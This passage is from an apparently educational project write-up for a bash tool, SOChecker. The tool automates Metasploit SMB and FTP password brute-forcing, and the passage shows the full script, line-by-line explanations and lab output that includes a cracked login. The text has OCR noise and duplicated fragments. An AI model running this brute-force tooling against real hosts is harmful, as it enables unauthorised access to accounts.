resource (smb_script)> set pass_file /home/kali/pass.lst
pass_file => /home/kali/pass.lst
resource (smb_script)> run
[*] 10.0.0.5:445          - 10.0.0.5:445 - Starting SMB login bruteforce
[-] 10.0.0.5:445          - 10.0.0.5:445 - Failed: '.\tc:tc',
[!] 10.0.0.5:445          - No active DB -- Credential data will not be saved!
[-] 10.0.0.5:445          - 10.0.0.5:445 - Failed: '.\tc:Passw0rd!',
[-] 10.0.0.5:445          - 10.0.0.5:445 - Failed: '.\Administrator:tc',
[*] 10.0.0.5:445          - 10.0.0.5:445 - Correct credentials, but unable to login: '.\Administrator:Passw0rd!',
[*] 10.0.0.5:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (smb_script)> exit
```

If $viewChoice variable contains value of 4, the string " You Choose To View The Log File On Text
Editor Open File” will be printed to user.

nano $wDir/SOChecker/results/SOCheckerlog, the result file will be open in text editor.

4)

echo

echo

*echo "***"*

echo "You Choose To View The Log File On Text Editor"

echo "Open File   "

*echo "***"*

nano $wDir/SOChecker/logs/SOCheckerlog

;;

```
**************************************
SMB Brute Force Completed
Do You Wish to View Result or Log File?
**************************************
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 4
```

```
File  Actions  Edit  View  Help
  GNU nano 6.0
2022 Nov 14 04:53:21 Masscan 10.0.0.6 80 masscan2022Nov14045321.txt
2022 Nov 14 05:16:56 Masscan 10.0.0.6 80 masscan2022Nov14051656.txt
2022 Nov 14 05:19:33 Masscan 10.0.0.6 80 masscan2022Nov14051933.txt
2022 Nov 14 05:21:44 Masscan 10.0.0.6 80 masscan2022Nov14052144.txt
2022 Nov 14 05:26:41 Masscan 10.0.0.6 80 masscan2022Nov14052641.txt
2022 Nov 14 05:28:58 Masscan 10.0.0.6 80 masscan2022Nov14052858.txt
2022 Nov 14 08:03:03 Nmap 10.0.0.6 22 nmap2022Nov14080303.txt
2022 Nov 14 08:14:35 Nmap 10.0.0.6 22 nmap2022Nov14081435.txt
2022 Nov 14 08:15:25 Nmap 10.0.0.6 22 nmap2022Nov14081525.txt
2022 Nov 14 08:16:43 Nmap 10.0.0.6 22 nmap2022Nov14081643.txt
2022 Nov 14 08:17:35 Nmap 10.0.0.6 22 nmap2022Nov14081735.txt
2022 Nov 14 08:19:08 Nmap 10.0.0.6 22 nmap2022Nov14081908.txt
2022 Nov 14 08:58:17 Hydra 10.0.0.6 80 hydra2022Nov14085817.txt
2022 Nov 14 09:05:01 Hydra 10.0.0.6 80 hydra2022Nov14090501.txt
2022 Nov 14 09:05:55 Hydra 10.0.0.6 80 hydra2022Nov14090555.txt
2022 Nov 14 09:07:22 Hydra 10.0.0.6 80 hydra2022Nov14090722.txt
2022 Nov 14 09:08:58 Hydra 10.0.0.6 80 hydra2022Nov14090858.txt
2022 Nov 14 10:22:21 Msfconsole 10.0.0.1 445 445 msfSmb2022Nov14102221.txt
2022 Nov 14 10:29:37 Msfconsole 10.0.0.1 445 445 msfSmb2022Nov14102937.txt
2022 Nov 14 10:32:44 Msfconsole 10.0.0.5 445 msfSmb2022Nov14103244.txt
2022 Nov 14 10:34:16 Msfconsole 10.0.0  msfSmb2022Nov14103416.txt
2022 Nov 14 10:35:26 Msfconsole 10.0.0.1 445 msfSmb2022Nov14103526.txt
```

If $viewChoice variable contains any other values, the string "Other Inputs Entered You Have
Decided Not To Open Any File" will be printed to user.

esac, close the case statement.

sleep 5 to wait for 5 secconds.

selection is to call the selection() function to return user to the main selection page where they can
 # decide to perform a network scan or attack.

**)*

echo

echo

*echo "************************************"*

echo "Other Inputs Entered "

echo "You Have Decided Not To Open Any File"

*echo "************************************"*


;;

esac

sleep 5

selection


}




msfFtp function

The msfFtp function requires user to input username list path, password list path, remote host ip address. Once msfFtp function is completed, a result file(example: msfFtpXXX.txt) will be saved in the results folder. The msfconsole execution will also be saved in the log with information such as date, time, target ip address, target port and result's filename for reference.


An option to open the result and log file will also be given to the user. Finally, the program will return to the selection function.



```
function msfFtp()
{
echo
echo
echo "************************************************"
echo "Preparation for FTP Brute Force Using Msfconsole"
echo "************************************************"
echo "You Have Choose To Perform FTP Brute Force Using Msfconsole"
read -p "Please Provide Full Path Of Username List: " msfUserList
read -p "Please Provide Full Path Of Password List: " msfPwdList
read -p "Please Provide The Remote Host IP Address: " msfHost
cd $wDir/SOChecker/results
echo "use auxiliary/scanner/ftp/ftp_login" > msf_script
echo "set rhosts $msfHost" >> msf_script
echo "set user_file $msfUserList" >> msf_script
echo "set pass_file $msfPwdList" >> msf_script
echo "run" >> msf_script
echo "exit" >> msf_script
dateTime=$(date | awk '{print $NF,$2,$3,$4}')
fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])
msfconsole -r msf_script -o msfFtp$fileID.txt
rm $wDir/SOChecker/results/msf_script
echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "Msfconsole | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$msfHost | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "$(cat $wDir/SOChecker/results/msfFtp$fileID.txt | grep FTP | awk '{print $2}' | awk -F: '{print $2}') | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog
echo " "msfFtp$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
echo
echo
echo "************************************"
echo "FTP Brute Force Completed           "
echo "Do You Wish to View Result or Log File?"
echo "************************************"
```



```
read -p "
1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: " viewChoice
echo
echo
case $viewChoice in
1 )
echo
echo
echo "************************************************"
echo "You Choose To View The Result File On Terminal"
echo "Open File                                       "
echo "************************************************"
cat $wDir/SOChecker/results/msfFtp$fileID.txt
;;

2 )
echo
echo
echo "****************************************"
echo "You Choose To View The Log File On Terminal"
echo "Open File                                  "
echo "****************************************"
cat $wDir/SOChecker/logs/SOCheckerlog
;;

3 )
echo "************************************************"
echo "You Choose To View The Result File On Text Editor"
echo "Open File                                        "
echo "************************************************"
nano $wDir/SOChecker/results/msfFtp$fileID.txt
;;
```



Name the function as msfFtp, this function will be called when the word “msfFtp” appear in the # script after end of this function.

echo command follow by blanks is to print out blank lines for separation from above lines for # cosmetic purpose. For the rest of the script, echo follow by empty lines served the same purpose.

function msfFtp()

{

echo

echo

Print out * and string “Preparation for SMB Brute Force Using Msfconsole” to notify user of # program state.


Print out string " You Have Choose To Perform SMB Brute Force Using Msfconsole" to user to # repeat user’s choice during the # selection function.

echo "**"

echo "Preparation for FTP Brute Force Using Msfconsole"

echo "**"

echo "You Have Choose To Perform FTP Brute Force Using Msfconsole"



```
# Print string "Please Provide Full Path Of Username List: " and store user input in msfUserList
#  variable.

# Print string "Please Provide Full Path of Password List:" and store user input in msfPwdList
#  variable.

# Print string " Please Provide The Remote Host IP Address:" and store user input in msfHost
#  variable.

read -p "Please Provide Full Path Of Username List: " msfUserList

read -p "Please Provide Full Path Of Password List: " msfPwdList

read -p "Please Provide The Remote Host IP Address: " msfHost
```

```
**********************************************
Preparation for FTP Brute Force Using Msfconsole
**********************************************
You Have Choose To Perform FTP Brute Force Using Msfconsole
Please Provide Full Path Of Username List: /home/kali/user.lst
Please Provide Full Path Of Password List: /home/kali/pass.lst
Please Provide The Remote Host IP Address: 10.0.0.6
```


```
# cd into SOChecker/results folder to prepare to store result file.

cd $wDir/SOChecker/results


# create a file named msf_script with the string "use auxiliary/scanner/smb/smb_login". This
#  command is to request msfconsole to use smb module.

# Append string “set rhosts $msfHost” with $msfHost variable input by user to msf_script. This
#  command will set the remote host ip.

# Append string “set user_file $msfUserList” with $msfUserList variable input by user to msf_script.
#  This command will request msfconsole to use the username list in the specified path.

# Append string “set pass_file $msfPwdList” with $msfUserList variable input by user to msf_script.
#  This command will request msfconsole to use the password list in the specified path.

# Append string “run” with $msfUserList to msf_script. This command requests msfconsole to run
#  the brute force.

# Append string “exit” with $msfUserList to msf_script. This command will exit msfconsole after
#  brute force.

echo "use auxiliary/scanner/ftp/ftp_login" > msf_script

echo "set rhosts $msfHost" >> msf_script

echo "set user_file $msfUserList" >> msf_script

echo "set pass_file $msfPwdList" >> msf_script

echo "run" >> msf_script

echo "exit" >> msf_script
```

```
# date to print out current date and time.

# awk '{print $NF,$2,$3,$4}' is to print out specific information in a specific format; Year, Month,
#  Day, Time.

# Finally store this value in dateTime variable. This value is to log the date and time of hydra
#  execution into the log file.

dateTime=$(date | awk '{print $NF,$2,$3,$4}')


# echo $dateTime, use the value in dateTime variable and perform the following action.

# tr -d [:space:] | tr -d [:punct:], remove space and punctuation from the $dateTime value

# Then store the new value in fileID variable.

fileID=$(echo $dateTime | tr -d [:space:] | tr -d [:punct:])


# msfconsole, to run metasploit

# -r flag to specify path of msf_script, since it is created in same path where it is run, just input the
# filename will be sufficient.

# -o flag to output the result

# msfFtp$fileID.txt, result filename, named as “msfFtp” followed by $fileID value and .txt

msfconsole -r msf_script -o msfFtp$fileID.txt
```

```
┌──(kali㉿kali)-[~/SOChecker/results]
└─$ ls -lrt
total 12
-rw-r--r-- 1 kali kali 3859 Nov 15 03:27 msfSmb2022Nov15032645.txt
-rw-r--r-- 1 kali kali 3851 Nov 15 03:27 msfSmb2022Nov15032741.txt
-rw-r--r-- 1 kali kali 1577 Nov 15 03:33 msfFtp2022Nov15033315.txt
```

```
# Delete the created msf_script after the brute force.

rm $wDir/SOChecker/results/msf_script
```

```
# echo $dateTime to print out $dateTime value through a pipe |

# tr -d '\n' to delete newline on the $dateTime value, so that the next appended value will not start
#  on a new line.

# >> $wDir/SOChecker/logs/SOCheckerlog, append value into SOChecklog located in the specific
#  path.

# The last echo command does not contain  tr -d '\n' because it is the last value to append in the
same line for a single hydra execution. The next value should be appended on a new line.

# The format in the log will appear as Year, Month, Date, Time, Function executed, IP address, Port,
#  corresponding result filename.

echo $dateTime | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "Msfconsole | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$msfHost | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "$(cat $wDir/SOChecker/results/msfFtp$fileID.txt | grep FTP | awk '{print $2}' | awk -F:
'{print $2}' | uniq) | tr -d '\n' >> $wDir/SOChecker/logs/SOCheckerlog

echo " "msfFtp$fileID.txt >> $wDir/SOChecker/logs/SOCheckerlog
```




```
# Print out string “FTP Brute Force Completed Do You Wish to View Result or Log File?" to prepare   #
user for their next input.

echo

echo

echo "**************************************"

echo "FTP Brute Force Completed            "

echo "Do You Wish to View Result or Log File?"

echo "**************************************"
```

Give user option to view result of log file, either printed on terminal or open in text editor.

user's input will be stored in viewChoice variable.

read -p "

1. View Result File On Terminal

2. View Log File On Terminal

3. View Result File On Text Editor


4. View Log File On Text Editor

Enter Any Other Input to Exit

Enter Your Choice: " viewChoice

echo

echo



Start of case statement , it will read the $viewChoice variable and perform the next action.


case $viewChoice in

```
# If $viewChoice variable contains value of 1, the string "You Choose To View The Result File On
#  Terminal Open File" will be printed to user.

# cat $wDir/SOChecker/results/msfFtp$fileID.txt , the result file will be printed on terminal.

1 )

echo

echo

echo "*********************************************"

echo "You Choose To View The Result File On Terminal"

echo "Open File                          "

echo "*********************************************"

cat $wDir/SOChecker/results/msfFtp$fileID.txt

;;
```

```
************************************
FTP Brute Force Completed
Do You Wish to View Result or Log File?
************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 1
```

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

[*] Processing msf_script for ERB directives.
resource (msf_script)> use auxiliary/scanner/ftp/ftp_login
resource (msf_script)> set rhosts 10.0.0.6
rhosts => 10.0.0.6
resource (msf_script)> set user_file /home/kali/user.lst
user_file => /home/kali/user.lst
resource (msf_script)> set pass_file /home/kali/pass.lst
pass_file => /home/kali/pass.lst
resource (msf_script)> run
[*] 10.0.0.6:21           - 10.0.0.6:21 - Starting FTP login sweep
[!] 10.0.0.6:21           - No active DB -- Credential data will not be saved!
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: Administrator:Passw0rd! (Incorrect: )
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: Administrator:tc (Incorrect: )
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: tc:Passw0rd! (Incorrect: )
[+] 10.0.0.6:21           - 10.0.0.6:21 - Login Successful: tc:tc
[*] 10.0.0.6:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (msf_script)> exit
```

```
# If $viewChoice variable contains value of 2, the string " You Choose To View The Log File On
#  Terminal” will be printed to user.

# cat $wDir/SOChecker/results/SOCheckerlog , the log file will be printed on terminal.

2 )

echo

echo

echo "****************************************"

echo "You Choose To View The Log File On Terminal"

echo "Open File                              "

echo "****************************************"

cat $wDir/SOChecker/logs/SOCheckerlog

;;
```





```
# If $viewChoice variable contains value of 3, the string " You Choose To View The Result File On Text
#  Editor Open File” will be printed to user.

# nano $wDir/SOChecker/results/msfFtp$fileID.txt , the result file will be open in text editor.

3 )

echo "**********************************************"

echo "You Choose To View The Result File On Text Editor"

echo "Open File                                    "

echo "**********************************************"

nano $wDir/SOChecker/results/msfFtp$fileID.txt

;;
```

```
**************************************
FTP Brute Force Completed
Do You Wish to View Result or Log File?
**************************************

1. View Result File On Terminal
2. View Log File On Terminal
3. View Result File On Text Editor
4. View Log File On Text Editor
Enter Any Other Input to Exit
Enter Your Choice: 3
```


```
kali@kali: ~
File  Actions  Edit  View  Help
 GNU nano 6.0                                  /home/kali/SOChecker/results/msfFtp2022Nov15035825.txt
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                 o
        '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP     dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                       dB' dBP    dB'.BP
                             |   dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--  dBP    dBP    dBP    dB'.BP dBP    dBP
                             |   dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


        o                To boldly go where no
                          shell has gone before


       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

[*] Processing msf_script for ERB directives.
resource (msf_script)> use auxiliary/scanner/ftp/ftp_login
resource (msf_script)> set rhosts 10.0.0.6
rhosts => 10.0.0.6
resource (msf_script)> set user_file /home/kali/user.lst
user_file => /home/kali/user.lst
resource (msf_script)> set pass_file /home/kali/pass.lst
pass_file => /home/kali/pass.lst
resource (msf_script)> run
[*] 10.0.0.6:21           - 10.0.0.6:21 - Starting FTP login sweep
[!] 10.0.0.6:21           - No active DB -- Credential data will not be saved!
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: Administrator:Passw0rd! (Incorrect: )
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: Administrator:tc (Incorrect: )
[-] 10.0.0.6:21           - 10.0.0.6:21 - LOGIN FAILED: tc:Passw0rd! (Incorrect: )
[+] 10.0.0.6:21           - 10.0.0.6:21 - Login Successful: tc:tc
[*] 10.0.0.6:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
# If $viewChoice variable contains value of 4, the string " You Choose To View The Log File On Text
#  Editor Open File” will be printed to user.

# nano $wDir/SOChecker/results/SOCheckerlog, the result file will be open in text editor.

4 )

echo

echo

echo "*********************************************"

echo "You Choose To View The Log File On Text Editor"

echo "Open File                          "

echo "*********************************************"

nano $wDir/SOChecker/logs/SOCheckerlog

;;
```





```
# If $viewChoice variable contains any other values, the string "Other Inputs Entered You Have
#  Decided Not To Open Any File" will be printed to user.

# esac, close the case statement.

# sleep 5 to wait for 5 secconds.

# selection is to call the selection() function to return user to the main selection page where they can
#  decide to perform a network scan or attack.

* )

echo

echo

echo "************************************"

echo "Other Inputs Entered                "

echo "You Have Decided Not To Open Any File"

echo "************************************"

;;

esac


sleep 5

selection

}
```



Reference

Undefined symbol after updating thc-hydra

https://unix.stackexchange.com/questions/689035/undefined-symbol-after-updating-thc-hydra

How can I replace each newline (\n) with a space using sed?

https://stackoverflow.com/questions/1251999/how-can-i-replace-each-newline-n-with-a-space-using-sed

How to Check if a File or Directory Exists in Bash

https://linuxize.com/post/bash-check-if-file-exists/

Date Command in Linux: How to Set, Change, Format and Display Date

https://phoenixnap.com/kb/linux-date-command

Importing resource scripts into Metasploit Framework

https://docs.rapid7.com/metasploit/resource-scripts/

Scanner FTP Auxiliary Modules

https://www.offensive-security.com/metasploit-unleashed/scanner-ftp-auxiliary-modules/

End